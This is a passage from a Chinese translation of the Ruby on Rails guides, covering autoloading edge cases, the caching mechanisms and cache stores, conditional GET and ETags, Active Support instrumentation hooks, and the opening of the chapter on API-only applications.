# app/models/hotel/services.rb
module Hotel
  class Services
  end
end

# app/models/hotel/geo_location.rb
module Hotel
  class GeoLocation
    class << self
      Services
    end
  end
end
```

如果加载 `app/models/hotel/geo_location.rb` 文件时 `Hotel::Services` 是已知的，`Services` 由 Ruby 解析，因为打开 `Hotel::GeoLocation` 的单例类时，`Hotel` 在嵌套中。

但是，如果 `Hotel::Services` 是未知的，Rails 无法自动加载它，应用会抛出 `NameError` 异常。

这是因为单例类（匿名的）会触发自动加载，[从前文得知](#)，在这种边缘情况下，Rails 只检查顶层命名空间。

这个问题的简单解决方案是使用限定常量：

```
module Hotel
  class GeoLocation
    class << self
      Hotel::Services
    end
  end
end
```

26.10.8 BasicObject 中的自动加载

`BasicObject` 的直接子代的祖先中没有 `Object`，因此无法解析顶层常量：

```
class C < BasicObject
  String # NameError: uninitialized constant C::String
end
```

如果涉及自动加载，情况稍微复杂一些。对下述代码来说

```
class C < BasicObject
  def user
    User # 错误
  end
end
```

因为 Rails 会检查顶层命名空间，所以第一次调用 `user` 方法时，`User` 能自动加载。但是，如果 `User` 是已知的，尤其是第二次调用 `user` 方法时，情况就不同了：

```
c = C.new
c.user # 奇怪的是能正常运行，返回 User
c.user # NameError: uninitialized constant C::User
```

因为此时发现父级命名空间中已经有那个常量了（参见 [26.6.2 节](#)）。

在纯 Ruby 代码中，在 `BasicObject` 的直接子代的定义体中应该始终使用绝对常量路径：

```
class C < BasicObject
  ::String # 正确

  def user
    ::User # 正确
  end
end
```


第 27 章 Rails 缓存概览

本文简述如何使用缓存提升 Rails 应用的速度。

缓存是指存储请求-响应循环中生成的内容，在类似请求的响应中复用。

通常，缓存是提升应用性能最有效的方式。通过缓存，在单个服务器中使用单个数据库的网站可以承受数千个用户并发访问。

Rails 自带了一些缓存功能。本文说明它们的适用范围和作用。掌握这些技术之后，你的 Rails 应用能承受大量访问，而不必花大量时间生成响应，或者支付高昂的服务器账单。

读完本文后，您将学到：

- 片段缓存和俄罗斯套娃缓存；
- 如何管理缓存依赖；
- 不同的缓存存储器；
- 对条件 GET 请求的支持。

27.1 基本缓存

本节简介三种缓存技术：页面缓存（page caching）、动作缓存（action caching）和片段缓存（fragment caching）。Rails 默认提供了片段缓存。如果想使用页面缓存或动作缓存，要把 `actionpack-page_caching` 或 `actionpack-action_caching` 添加到 `Gemfile` 中。

默认情况下，缓存只在生产环境启用。如果想在本地启用缓存，要在相应的 `config/environments/*.rb` 文件中把 `config.action_controller.perform_caching` 设为 `true`。

```
config.action_controller.perform_caching = true
```

注意

修改 `config.action_controller.perform_caching` 的值只对 Action Controller 组件提供的缓存有影响。例如，对低层缓存没影响，[下文详述](#)。

27.1.1 页面缓存

页面缓存时 Rails 提供的一种缓存机制，让 Web 服务器（如 Apache 和 NGINX）直接伺服生成的页面，而不经由 Rails 栈处理。虽然这种缓存的速度超快，但是不适用于所有情况（例如需要验证身份的页面）。此外，因为 Web 服务器直接从文件系统中伺服文件，所以你要自行实现缓存失效机制。

提示

Rails 4 删除了页面缓存。参见 [actionpack-page_caching gem](#)。

27.1.2 动作缓存

有前置过滤器的动作不能使用页面缓存，例如需要验证身份的页面。此时，应该使用动作缓存。动作缓存的工作原理与页面缓存类似，不过入站请求会经过 Rails 栈处理，以便运行前置过滤器，然后再伺服缓存。这样，可以做身份验证和其他限制，同时还能从缓存的副本中伺服结果。

提示

Rails 4 删除了动作缓存。参见 [actionpack-action_caching gem](#)。最新推荐的做法参见 DHH 写的“[How key-based cache expiration works](#)”一文。

27.1.3 片段缓存

动态 Web 应用一般使用不同的组件构建页面，不是所有组件都能使用同一种缓存机制。如果页面的不同部分需要使用不同的缓存机制，在不同的条件下失效，可以使用片段缓存。

片段缓存把视图逻辑的一部分放在 `cache` 块中，下次请求使用缓存存储器中的副本伺服。

例如，如果想缓存页面中的各个商品，可以使用下述代码：

```
<% @products.each do |product| %>
<% cache product do %>
  <%= render product %>
<% end %>
<% end %>
```

首次访问这个页面时，Rails 会创建一个具有唯一键的缓存条目。缓存键类似下面这种：

```
views/products/1-20150506193031061005000/bea67108094918eeba42cd4a6e786901
```

中间的数字是 `product_id` 加上商品记录的 `updated_at` 属性中存储的时间戳。Rails 使用时间戳确保不同服过期的数据。如果 `updated_at` 的值变了，Rails 会生成一个新键，然后在那个键上写入一个新缓存，旧键上的旧缓存不再使用。这叫基于键的失效方式。

视图片段有变化时（例如视图的 HTML 有变），缓存的片段也失效。缓存键末尾那个字符串是模板树摘要，是基于缓存的视图片段的内容计算的 MD5 哈希值。如果视图片段有变化，MD5 哈希值就变了，因此现有文件失效。

提示

Memcached 等缓存存储器会自动删除旧的缓存文件。

如果想在特定条件下缓存一个片段，可以使用 `cache_if` 或 `cache_unless`:

```
<% cache_if admin?, product do %>
  <%= render product %>
<% end %>
```

27.1.3.1 集合缓存

`render` 辅助方法还能缓存渲染集合的单个模板。这甚至比使用 `each` 的前述示例更好，因为是一次性读取所有缓存模板的，而不是一次读取一个。若想缓存集合，渲染集合时传入 `cached: true` 选项：

```
<%= render partial: 'products/product', collection: @products, cached: true %>
```

上述代码中所有的缓存模板一次性获取，速度更快。此外，尚未缓存的模板也会写入缓存，在下次渲染时获取。

27.1.4 俄罗斯套娃缓存

有时，可能想把缓存的片段嵌套在其他缓存的片段里。这叫俄罗斯套娃缓存（Russian doll caching）。

俄罗斯套娃缓存的优点是，更新单个商品后，重新生成外层片段时，其他内存片段可以复用。

前一节说过，如果缓存的文件对应的记录的 `updated_at` 属性值变了，缓存的文件失效。但是，内层嵌套的片段不失效。

对下面的视图来说：

```
<% cache product do %>
  <%= render product.games %>
<% end %>
```

而它渲染这个视图：

```
<% cache game do %>
  <%= render game %>
<% end %>
```

如果游戏的任何一个属性变了，`updated_at` 的值会设为当前时间，因此缓存失效。然而，商品对象的 `updated_at` 属性不变，因此它的缓存不失效，从而导致应用伺服过期的数据。为了解决这个问题，可以使用 `touch` 方法把模型绑在一起：

```
class Product < ApplicationRecord
  has_many :games
end

class Game < ApplicationRecord
  belongs_to :product, touch: true
end
```

把 `touch` 设为 `true` 后，导致游戏的 `updated_at` 变化的操作，也会修改关联的商品的 `updated_at` 属性，从而让缓存失效。

27.1.5 管理依赖

为了正确地让缓存失效，要正确地定义缓存依赖。Rails 足够智能，能处理常见的情况，无需自己指定。但是有时需要处理自定义的辅助方法（以此为例），因此要自行定义。

27.1.5.1 隐式依赖

多数模板依赖可以从模板中的 `render` 调用中推导出来。下面举例说明 `ActionView::Digestor` 知道如何解码的 `render` 调用：

```
render partial: "comments/comment", collection: commentable.comments
render "comments/comments"
render 'comments/comments'
render('comments/comments')

render "header" => render("comments/header")

render(@topic)      => render("topics/topic")
render(topics)     => render("topics/topic")
render(message.topics) => render("topics/topic")
```

而另一方面，有些调用要做修改方能让缓存正确工作。例如，如果传入自定义的集合，要把下述代码：

```
render @project.documents.where(published: true)
```

改为：

```
render partial: "documents/document", collection: @project.documents.where(published: true)
```

27.1.5.2 显式依赖

有时，模板依赖推导不出来。在辅助方法中渲染时经常是这样。下面举个例子：

```
<%= renderSortableTodolists @project.todolists %>
```

此时，要使用一种特殊的注释格式：

```
<%# Template Dependency: todolists/todolist %>
<%= renderSortableTodolists @project.todolists %>
```

某些情况下，例如设置单表继承，可能要显式定义一堆依赖。此时无需写出每个模板，可以使用通配符匹配一个目录中的全部模板：

```
<%# Template Dependency: events/* %>
<%= renderCategorizableEvents @person.events %>
```

对集合缓存来说，如果局部模板不是以干净的缓存调用开头，依然可以使用集合缓存，不过要在模板中的任意位置添加一种格式特殊的注释，如下所示：

```
<%# Template Collection: notification %>
<% my_helper_that_calls_cache(some_arg, notification) do %>
```

```
<%= notification.name %>
<% end %>
```

27.1.5.3 外部依赖

如果在缓存的块中使用辅助方法，而后更新了辅助方法，还要更新缓存。具体方法不限，只要能改变模板文件的 MD5 值就行。推荐的方法之一是添加一个注释，如下所示：

```
<%# Helper Dependency Updated: Jul 28, 2015 at 7pm %>
<%= some_helper_method(person) %>
```

27.1.6 低层缓存

有时需要缓存特定的值或查询结果，而不是缓存视图片段。Rails 的缓存机制能存储任何类型的信息。

实现低层缓存最有效的方式是使用 `Rails.cache.fetch` 方法。这个方法既能读取也能写入缓存。传入单个参数时，获取指定的键，返回缓存中的值。如果传入块，块中的代码在缓存缺失时执行。块返回的值将写入缓存，存在指定键的名下，然后返回那个返回值。如果命中缓存，直接返回缓存的值，而不执行块中的代码。

下面举个例子。应用中有个 `Product` 模型，它有个实例方法，在竞争网站中查找商品的价格。这个方法返回的数据特别适合使用低层缓存：

```
class Product < ApplicationRecord
  def competing_price
    Rails.cache.fetch("#{cache_key}/competing_price", expires_in: 12.hours) do
      Competitor::API.find_price(id)
    end
  end
end
```

注意

注意，这个示例使用了 `cache_key` 方法，因此得到的缓存键类似这种：`products/233-2014022508222765838000/competing_price`。`cache_key` 方法根据模型的 `id` 和 `updated_at` 属性生成一个字符串。这是常见的约定，有个好处是，商品更新后缓存自动失效。一般来说，使用低层缓存缓存实例层信息时，需要生成缓存键。

27.1.7 SQL 缓存

查询缓存是 Rails 提供的一个功能，把各个查询的结果集缓存起来。如果在同一个请求中遇到了相同的查询，Rails 会使用缓存的结果集，而不再次到数据库中运行查询。

例如：

```
class ProductsController < ApplicationController

  def index
    # 运行查找查询
    @products = Product.all

    ...
  end
```

```
# 再次运行相同的查询
@products = Product.all
end

end
```

再次运行相同的查询时，根本不会发给数据库。首次运行查询得到的结果存储在查询缓存中（内存里），第二次查询从内存中获取。

然而要知道，查询缓存在动作开头创建，到动作末尾销毁，只在动作的存续时间內存在。如果想持久化存储查询结果，使用低层缓存也能实现。

27.2 缓存存储器

Rails 为存储缓存数据（SQL 缓存和页面缓存除外）提供了不同的存储器。

27.2.1 配置

`config.cache_store` 配置选项用于设定应用的默认缓存存储器。可以设定其他参数，传给缓存存储器的构造方法：

```
config.cache_store = :memory_store, { size: 64.megabytes }
```

注意

此外，还可以在配置块外部调用 `ActionController::Base.cache_store`。

缓存存储器通过 `Rails.cache` 访问。

27.2.2 ActiveSupport::Cache::Store

这个类是在 Rails 中与缓存交互的基础。这是个抽象类，不能直接使用。你必须根据存储器引擎具体实现这个类。Rails 提供了几个实现，说明如下。

主要调用的方法有 `read`、`write`、`delete`、`exist?` 和 `fetch`。`fetch` 方法接受一个块，返回缓存中现有的值，或者把新值写入缓存。

所有缓存实现有些共用的选项，可以传给构造方法，或者传给与缓存条目交互的各个方法。

- `:namespace`: 在缓存存储器中创建命名空间。如果与其他应用共用同一个缓存存储器，这个选项特别有用。
- `:compress`: 指定压缩缓存。通过缓慢的网络传输大量缓存时用得着。
- `:compress_threshold`: 与 `:compress` 选项搭配使用，指定一个阈值，未达到时不压缩缓存。默认为 16 千字节。
- `:expires_in`: 为缓存条目设定失效时间（秒数），失效后自动从缓存中删除。
- `:race_condition_ttl`: 与 `:expires_in` 选项搭配使用。避免多个进程同时重新生成相同的缓存条目（也叫 dog pile effect），防止让缓存条目过期时出现条件竞争。这个选项设定在重新生成新值时失效的条目还可以继续使用多久（秒数）。如果使用 `:expires_in` 选项，最好也设定这个选项。

27.2.2.1 自定义缓存存储器

缓存存储器可以自己定义，只需扩展 `ActiveSupport::Cache::Store` 类，实现相应的方法。这样，你可以把任何缓存技术带到你的 Rails 应用中。

若想使用自定义的缓存存储器，只需把 `cache_store` 设为自定义类的实例：

```
config.cache_store = MyCacheStore.new
```

27.2.3 ActiveSupport::Cache::MemoryStore

这个缓存存储器把缓存条目放在内存中，与 Ruby 进程放在一起。可以把 `:size` 选项传给构造方法，指定缓存的大小限制（默认为 32Mb）。超过分配的大小后，会清理缓存，把最不常用的条目删除。

```
config.cache_store = :memory_store, { size: 64.megabytes }
```

如果运行多个 Ruby on Rails 服务器进程（例如使用 Phusion Passenger 或 Puma 集群模式），各个实例之间无法共享缓存数据。这个缓存存储器不适合大型应用使用。不过，适合只有几个服务器进程的低流量小型应用使用，也适合在开发环境和测试环境中使用。

27.2.4 ActiveSupport::Cache::FileStore

这个缓存存储器使用文件系统存储缓存条目。初始化这个存储器时，必须指定存储文件的目录：

```
config.cache_store = :file_store, "/path/to/cache/directory"
```

使用这个缓存存储器时，在同一台主机中运行的多个服务器进程可以共享缓存。这个缓存存储器适合一到两个主机的中低流量网站使用。运行在不同主机中的多个服务器进程若想共享缓存，可以使用共享的文件系统，但是不建议这么做。

缓存量一直增加，直到填满磁盘，所以建议你定期清理旧缓存条目。

这是默认的缓存存储器。

27.2.5 ActiveSupport::Cache::MemCacheStore

这个缓存存储器使用 Danga 的 memcached 服务器为应用提供中心化缓存。Rails 默认使用自带的 `dalli` gem。这是生产环境的网站目前最常使用的缓存存储器。通过它可以实现单个共享的缓存集群，效率很高，有较好的冗余。

初始化这个缓存存储器时，要指定集群中所有 memcached 服务器的地址。如果不指定，假定 memcached 运行在本地的默认端口上，但是对大型网站来说，这样做并不好。

这个缓存存储器的 `write` 和 `fetch` 方法接受两个额外的选项，以便利用 memcached 的独有特性。指定 `:raw` 时，直接把值发给服务器，不做序列化。值必须是字符串或数字。memcached 的直接操作，如 `increment` 和 `decrement`，只能用于原始值。还可以指定 `:unless_exist` 选项，不让 memcached 覆盖现有条目。

```
config.cache_store = :mem_cache_store, "cache-1.example.com", "cache-2.example.com"
```

27.2.6 ActiveSupport::Cache::NullStore

这个缓存存储器只应该在开发或测试环境中使用，它并不存储任何信息。在开发环境中，如果代码直接与 `Rails.cache` 交互，但是缓存可能对代码的结果有影响，可以使用这个缓存存储器。在这个缓存存储器上调

用 `fetch` 和 `read` 方法不返回任何值。

```
config.cache_store = :null_store
```

27.3 缓存键

缓存中使用的键可以是能响应 `cache_key` 或 `to_param` 方法的任何对象。如果想定制生成键的方式，可以覆盖 `cache_key` 方法。Active Record 根据类名和记录 ID 生成缓存键。

缓存键的值可以是散列或数组：

```
# 这是一个有效的缓存键
Rails.cache.read(site: "mysite", owners: [owner_1, owner_2])
```

`Rails.cache` 使用的键与存储引擎使用的并不相同，存储引擎使用的键可能含有命名空间，或者根据后端的限制做调整。这意味着，使用 `Rails.cache` 存储值时使用的键可能无法用于供 `dalli` gem 获取缓存条目。然而，你也无需担心会超出 memcached 的大小限制，或者违背句法规则。

27.4 对条件 GET 请求的支持

条件 GET 请求是 HTTP 规范的一个特性，以此告诉 Web 浏览器，GET 请求的响应自上次请求之后没有变化，可以放心从浏览器的缓存中读取。

为此，要传递 `HTTP_IF_NONE_MATCH` 和 `HTTP_IF_MODIFIED_SINCE` 首部，其值分别为唯一的内容标识符和上一次改动时的时间戳。浏览器发送的请求，如果内容标识符（`etag`）或上一次修改的时间戳与服务器中的版本匹配，那么服务器只需返回一个空响应，把状态设为未修改。

服务器（也就是我们自己）要负责查看最后修改时间戳和 `HTTP_IF_NONE_MATCH` 首部，判断要不要返回完整的响应。既然 Rails 支持条件 GET 请求，那么这个任务就非常简单：

```
class ProductsController < ApplicationController

  def show
    @product = Product.find(params[:id])

    # 如果根据指定的时间戳和 etag 值判断请求的内容过期了
    # (即需要重新处理) 执行这个块
    if stale?(last_modified: @product.updated_at.utc, etag: @product.cache_key)
      respond_to do |wants|
        # ... 正常处理响应
      end
    end

    # 如果请求的内容还新鲜 (即未修改)，无需做任何事
    # render 默认使用前面 stale? 中的参数做检查，会自动发送 :not_modified 响应
    # 就这样，工作结束
  end
end
```

除了散列，还可以传入模型。Rails 会使用 `updated_at` 和 `cache_key` 方法设定 `last_modified` 和 `etag`：

```
class ProductsController < ApplicationController
```

```

def show
  @product = Product.find(params[:id])

  if stale?(@product)
    respond_to do |wants|
      # ... 正常处理响应
    end
  end
end

```

如果无需特殊处理响应，而且使用默认的渲染机制（即不使用 `respond_to`，或者不自己调用 `render`），可以使用 `fresh_when` 简化这个过程：

```

class ProductsController < ApplicationController

  # 如果请求的内容是新鲜的，自动返回 :not_modified
  # 否则渲染默认的模板 (product.*)

  def show
    @product = Product.find(params[:id])
    fresh_when last_modified: @product.published_at.utc, etag: @product
  end
end

```

有时，我们需要缓存响应，例如永不过期的静态页面。为此，可以使用 `http_cache_forever` 辅助方法，让浏览器和代理无限期缓存。

默认情况下，缓存的响应是私有的，只在用户的 Web 浏览器中缓存。如果想让代理缓存响应，设定 `public: true`，让代理把缓存的响应提供给所有用户。

使用这个辅助方法时，`last_modified` 首部的值被设为 `Time.new(2011, 1, 1).utc`，`expires` 首部的值被设为 100 年。

提醒

使用这个方法时要小心，因为浏览器和代理不会作废缓存的响应，除非强制清除浏览器缓存。

```

class HomeController < ApplicationController
  def index
    http_cache_forever(public: true) do
      render
    end
  end
end

```

27.4.1 强 Etag 与弱 Etag

Rails 默认生成弱 ETag。这种 Etag 允许语义等效但主体不完全匹配的响应具有相同的 Etag。如果响应主体有微小改动，而不想重新渲染页面，可以使用这种 Etag。

为了与强 Etag 区别，弱 Etag 前面有 `W/`。

```
W/"618bbc92e2d35ea1945008b42799b0e7" => 弱 ETag  
"618bbc92e2d35ea1945008b42799b0e7" => 强 ETag
```

与弱 Etag 不同，强 Etag 要求响应完全一样，不能有一个字节的差异。在大型视频或 PDF 文件内部做 Range 查询时用得到。有些 CDN，如 Akamai，只支持强 Etag。如果确实想生成强 Etag，可以这么做：

```
class ProductsController < ApplicationController  
  def show  
    @product = Product.find(params[:id])  
    fresh_when last_modified: @product.published_at.utc, strong_etag: @product  
  end  
end
```

也可以直接在响应上设定强 Etag：

```
response.strong_etag = response.body  
# => "618bbc92e2d35ea1945008b42799b0e7"
```

27.5 在开发环境中测试缓存

我们经常需要在开发模式中测试应用采用的缓存策略。Rails 提供的 Rake 任务 `dev:cache` 能轻易启停缓存。

```
$ bin/rails dev:cache  
Development mode is now being cached.  
$ bin/rails dev:cache  
Development mode is no longer being cached.
```

27.6 参考资源

- [DHH 写的文章：How key-based cache expiration works](#)
- [Railscast 中介绍缓存摘要的视频](#)

第 28 章 Active Support 监测程序

Active Support 是 Rails 核心的一部分，提供 Ruby 语言扩展、实用方法等。其中包括一份监测 API，在应用中可以用它测度 Ruby 代码（如 Rails 应用或框架自身）中的特定操作。不过，这个 API 不限于只能在 Rails 中使用，如果愿意，也可以在其他 Ruby 脚本中使用。

本文教你如何使用 Active Support 中的监测 API 测度 Rails 和其他 Ruby 代码中的事件。

读完本文后，您将学到：

- 使用监测程序能做什么；
- Rails 框架为监测提供的钩子；
- 订阅钩子；
- 自定义监测点。

注意

本文原文尚未完工！

28.1 监测程序简介

Active Support 提供的监测 API 允许开发者提供钩子，供其他开发者订阅。在 Rails 框架中，有很多。通过这个 API，开发者可以选择在应用或其他 Ruby 代码中发生特定事件时接收通知。

例如，Active Record 中有一个钩子，在每次使用 SQL 查询数据库时调用。开发者可以订阅这个钩子，记录特定操作执行的查询次数。还有一个钩子在控制器的动作执行前后调用，记录动作的执行时间。

在应用中甚至还可以自己创建事件，然后订阅。

28.2 Rails 框架中的钩子

Ruby on Rails 框架为很多常见的事件提供了钩子。下面详述。

28.3 Action Controller

28.3.1 write_fragment.action_controller

键	值
:key	完整的键

```
{  
  key: 'posts/1-dashboard-view'  
}
```

28.3.2 read_fragment.action_controller

键	值
:key	完整的键

```
{  
  key: 'posts/1-dashboard-view'  
}
```

28.3.3 expire_fragment.action_controller

键	值
:key	完整的键

```
{  
  key: 'posts/1-dashboard-view'  
}
```

28.3.4 exist_fragment?.action_controller

键	值
:key	完整的键

```
{  
  key: 'posts/1-dashboard-view'  
}
```

28.3.5 write_page.action_controller

键	值
:path	完整的路径

```
{
```

```
    path: '/users/1'  
}
```

28.3.6 expire_page.action_controller

键	值
:path	完整的路径

```
{  
  path: '/users/1'  
}
```

28.3.7 start_processing.action_controller

键	值
:controller	控制器名
:action	动作名
:params	请求参数散列，不过滤
:headers	请求首部
:format	html、js、json、xml 等
:method	HTTP 请求方法
:path	请求路径

```
{  
  controller: "PostsController",  
  action: "new",  
  params: { "action" => "new", "controller" => "posts" },  
  headers: #<ActionDispatch::Http::Headers:0x0055a67a519b88>,  
  format: :html,  
  method: "GET",  
  path: "/posts/new"  
}
```

28.3.8 process_action.action_controller

键	值
:controller	控制器名
:action	动作名
:params	请求参数散列，不过滤
:headers	请求首部
:format	html、js、json、xml 等

(续)

键	值
:method	HTTP 请求方法
:path	请求路径
:status	HTTP 状态码
:view_runtime	花在视图上的时间量 (ms)
:db_runtime	执行数据库查询的时间量 (ms)

```
{  
  controller: "PostsController",  
  action: "index",  
  params: {"action" => "index", "controller" => "posts"},  
  headers: #<ActionDispatch::Http::Headers:0x0055a67a519b88>,  
  format: :html,  
  method: "GET",  
  path: "/posts",  
  status: 200,  
  view_runtime: 46.848,  
  db_runtime: 0.157  
}
```

28.3.9 send_file.action_controller

键	值
:path	文件的完整路径

提示

调用方可以添加额外的键。

28.3.10 send_data.action_controller

ActionController 在载荷 (payload) 中没有任何特定的信息。所有选项都传到载荷中。

28.3.11 redirect_to.action_controller

键	值
:status	HTTP 响应码
:location	重定向的 URL

```
{  
  status: 302,
```

```
    location: "http://localhost:3000/posts/new"
}
```

28.3.12 halted_callback.action_controller

键	值
:filter	过滤暂停的动作

```
{
  filter: ":halting_filter"
}
```

28.4 Action View

28.4.1 render_template.action_view

键	值
:identifier	模板的完整路径
:layout	使用的布局

```
{
  identifier: "/Users/adam/projects/notifications/app/views/posts/index.html.erb",
  layout: "layouts/application"
}
```

28.4.2 render-partial-action-view

键	值
:identifier	模板的完整路径

```
{
  identifier: "/Users/adam/projects/notifications/app/views/posts/_form.html.erb"
}
```

28.4.3 render_collection.action_view

键	值
:identifier	模板的完整路径
:count	集合的大小
:cache_hits	从缓存中获取的局部视图数量

仅当渲染集合时设定了 `cached: true` 选项，才有 `:cache_hits` 键。

```
{
```

```

  identifier: "/Users/adam/projects/notifications/app/views/posts/_post.html.erb",
  count: 3,
  cache_hits: 0
}

```

28.5 Active Record

28.5.1 sql.active_record

键	值
:sql	SQL 语句
:name	操作的名称
:connection_id	self.object_id
:binds	绑定的参数
:cached	使用缓存的查询时为 true

提示

适配器也会添加数据。

```
{
  sql: "SELECT \"posts\".* FROM \"posts\" ",
  name: "Post Load",
  connection_id: 70307250813140,
  binds: []
}
```

28.5.2 instantiation.active_record

键	值
:record_count	实例化记录的数量
:class_name	记录所属的类

```
{
  record_count: 1,
  class_name: "User"
}
```

28.6 Action Mailer

28.6.1 receive.action_mailer

键	值
:mailer	邮件程序类的名称
:message_id	邮件的 ID，由 Mail gem 生成
:subject	邮件的主题
:to	邮件的收件地址
:from	邮件的发件地址
:bcc	邮件的密送地址
:cc	邮件的抄送地址
:date	发送邮件的日期
:mail	邮件的编码形式

```
{  
  mailer: "Notification",  
  message_id: "4f5b5491f1774_181b23fc3d4434d38138e5@mba.local.mail",  
  subject: "Rails Guides",  
  to: ["users@rails.com", "ddh@rails.com"],  
  from: ["me@rails.com"],  
  date: Sat, 10 Mar 2012 14:18:09 +0100,  
  mail: "..." # 为了节省空间，省略  
}
```

28.6.2 deliver.action_mailer

键	值
:mailer	邮件程序类的名称
:message_id	邮件的 ID，由 Mail gem 生成
:subject	邮件的主题
:to	邮件的收件地址
:from	邮件的发件地址
:bcc	邮件的密送地址
:cc	邮件的抄送地址
:date	发送邮件的日期
:mail	邮件的编码形式

```

{
  mailer: "Notification",
  message_id: "4f5b5491f1774_181b23fc3d4434d38138e5@mba.local.mail",
  subject: "Rails Guides",
  to: ["users@rails.com", "ddh@rails.com"],
  from: ["me@rails.com"],
  date: Sat, 10 Mar 2012 14:18:09 +0100,
  mail: "..." # 为了节省空间，省略
}

```

28.7 Active Support

28.7.1 cache_read.active_support

键	值
:key	存储器中使用的键
:hit	是否读取了缓存
:super_operation	如果使用 #fetch 读取了，添加 :fetch

28.7.2 cache_generate.active_support

仅当使用块调用 #fetch 时使用这个事件。

键	值
:key	存储器中使用的键

提示

写入存储器时，传给 fetch 的选项会合并到载荷中。

```

{
  key: 'name-of-complicated-computation'
}

```

28.7.3 cache_fetch_hit.active_support

仅当使用块调用 #fetch 时使用这个事件。

键	值
:key	存储器中使用的键

提示

传给 `fetch` 的选项会合并到载荷中。

```
{  
  key: 'name-of-complicated-computation'  
}
```

28.7.4 cache_write.active_support

键	值
:key	存储器中使用的键

提示

缓存存储器可能会添加其他键。

```
{  
  key: 'name-of-complicated-computation'  
}
```

28.7.5 cache_delete.active_support

键	值
:key	存储器中使用的键

```
{  
  key: 'name-of-complicated-computation'  
}
```

28.7.6 cache_exist?.active_support

键	值
:key	存储器中使用的键

```
{  
  key: 'name-of-complicated-computation'  
}
```

28.8 Active Job

28.8.1 enqueue_at.active_job

键	值
:adapter	处理作业的 QueueAdapter 对象
:job	作业对象

28.8.2 enqueue.active_job

键	值
:adapter	处理作业的 QueueAdapter 对象
:job	作业对象

28.8.3 perform_start.active_job

键	值
:adapter	处理作业的 QueueAdapter 对象
:job	作业对象

28.8.4 perform.active_job

键	值
:adapter	处理作业的 QueueAdapter 对象
:job	作业对象

28.9 Railties

28.9.1 load_config_initializer.railties

键	值
:initializer	从 config/initializers 中加载的初始化脚本的路径

28.10 Rails

28.10.1 deprecation.rails

键	值
:message	弃用提醒
:callstack	弃用的位置

28.11 订阅事件

订阅事件是件简单的事，在 `ActiveSupport::Notifications.subscribe` 的块中监听通知即可。

这个块接收下述参数：

- 事件的名称
- 开始时间
- 结束时间
- 事件的唯一 ID
- 载荷（参见前述各节）

```
ActiveSupport::Notifications.subscribe "process_action.action_controller" do |name, started,
finished, unique_id, data|
  # 自己编写的其他代码
  Rails.logger.info "#{name} Received!"
end
```

每次都定义这些块参数很麻烦，我们可以使用 `ActiveSupport::Notifications::Event` 创建块参数，如下：

```
ActiveSupport::Notifications.subscribe "process_action.action_controller" do |*args|
  event = ActiveSupport::Notifications::Event.new *args

  event.name      # => "process_action.action_controller"
  event.duration # => 10 (in milliseconds)
  event.payload   # => { :extra=>information }

  Rails.logger.info "#{event} Received!"
end
```

多数时候，我们只关注数据本身。下面是只获取数据的简洁方式：

```
ActiveSupport::Notifications.subscribe "process_action.action_controller" do |*args|
  data = args.extract_options!
  data # { extra: :information }
end
```

此外，还可以订阅匹配正则表达式的事件。这样可以一次订阅多个事件。下面是订阅 `ActionController` 中所有事件的方式：

```
ActiveSupport::Notifications.subscribe /action_controller/ do |*args|
```

```
# 审查所有 ActionController 事件
end
```

28.12 自定义事件

自己添加事件也很简单，繁重的工作都由 `ActiveSupport::Notifications` 代劳，我们只需调用 `instrument`，并传入 `name`、`payload` 和一个块。通知在块返回后发送。`ActiveSupport` 会生成起始时间和唯一的 ID。传给 `instrument` 调用的所有数据都会放入载荷中。

下面举个例子：

```
ActiveSupport::Notifications.instrument "my.custom.event", this: :data do
  # 自己编写的其他代码
end
```

然后可以使用下述代码监听这个事件：

```
ActiveSupport::Notifications.subscribe "my.custom.event" do |name, started, finished,
unique_id, data|
  puts data.inspect # {:this=>:data}
end
```

自己定义事件时，应该遵守 Rails 的约定。事件名称的格式是 `event.library`。如果应用发送推文，应该把事件命名为 `tweet.twitter`。

第 29 章 使用 Rails 开发只提供 API 的应用

在本文中您将学到：

- Rails 对只提供 API 的应用的支持；
- 如何配置 Rails，不使用任何针对浏览器的功能；
- 如何决定使用哪些中间件；
- 如何决定在控制器中使用哪些模块。

29.1 什么是 API 应用？

人们说把 Rails 用作“API”，通常指的是在 Web 应用之外提供一份可通过编程方式访问的 API。例如，GitHub 提供了 [API](#)，供你在自己的客户端中使用。

随着客户端框架的出现，越来越多的开发者使用 Rails 构建后端，在 Web 应用和其他原生应用之间共享。

例如，Twitter 使用自己的 [公开 API](#) 构建 Web 应用，而文档网站是一个静态网站，消费 JSON 资源。

很多人不再使用 Rails 生成 HTML，通过表单和链接与服务器通信，而是把 Web 应用当做 API 客户端，分发包含 JavaScript 的 HTML，消费 JSON API。

本文说明如何构建伺服 JSON 资源的 Rails 应用，供 API 客户端（包括客户端框架）使用。

29.2 为什么使用 Rails 构建 JSON API？

提到使用 Rails 构建 JSON API，多数人想到的第一个问题是：“使用 Rails 生成 JSON 是不是有点大材小用了？使用 Sinatra 这样的框架是不是更好？”

对特别简单的 API 来说，确实如此。然而，对大量使用 HTML 的应用来说，应用的逻辑大都在视图层之外。

多数人使用 Rails 的原因是，Rails 提供了一系列默认值，开发者能快速上手，而不用做些琐碎的决定。

下面是 Rails 提供的一些开箱即用的功能，这些功能在 API 应用中也适用。

在中间件层处理的功能：

- 重新加载：Rails 应用支持简单明了的重新加载机制。即使应用变大，每次请求都重启服务器变得不切实际，这一机制依然适用。

- **开发模式：**Rails 应用自带智能的开发默认值，使得开发过程很愉快，而且不会破坏生产环境的效率。
- **测试模式：**同开发模式。
- **日志：**Rails 应用会在日志中记录每次请求，而且为不同环境设定了合适的详细等级。在开发环境中，Rails 记录的信息包括请求环境、数据库查询和基本的性能信息。
- **安全性：**Rails 能检测并防范 IP 欺骗攻击，还能处理时序攻击中的加密签名。不知道 IP 欺骗攻击和时序攻击是什么？这就对了。
- **参数解析：**想以 JSON 的形式指定参数，而不是 URL 编码字符串形式？没问题。Rails 会代为解码 JSON，存入 `params` 中。想使用嵌套的 URL 编码参数？也没问题。
- **条件 GET 请求：**Rails 能处理条件 GET 请求相关的首部（`ETag` 和 `Last-Modified`），然后返回正确的响应首部和状态码。你只需在控制器中使用 `stale?` 做检查，剩下的 HTTP 细节都由 Rails 处理。
- **HEAD 请求：**Rails 会把 HEAD 请求转换成 GET 请求，只返回首部。这样 HEAD 请求在所有 Rails API 中都可靠。

虽然这些功能可以使用 Rack 中间件实现，但是上述列表的目的是说明 Rails 默认提供的中间件栈提供了大量有价值的功能，即便“只是生成 JSON”也用得到。

在 Action Pack 层处理的功能：

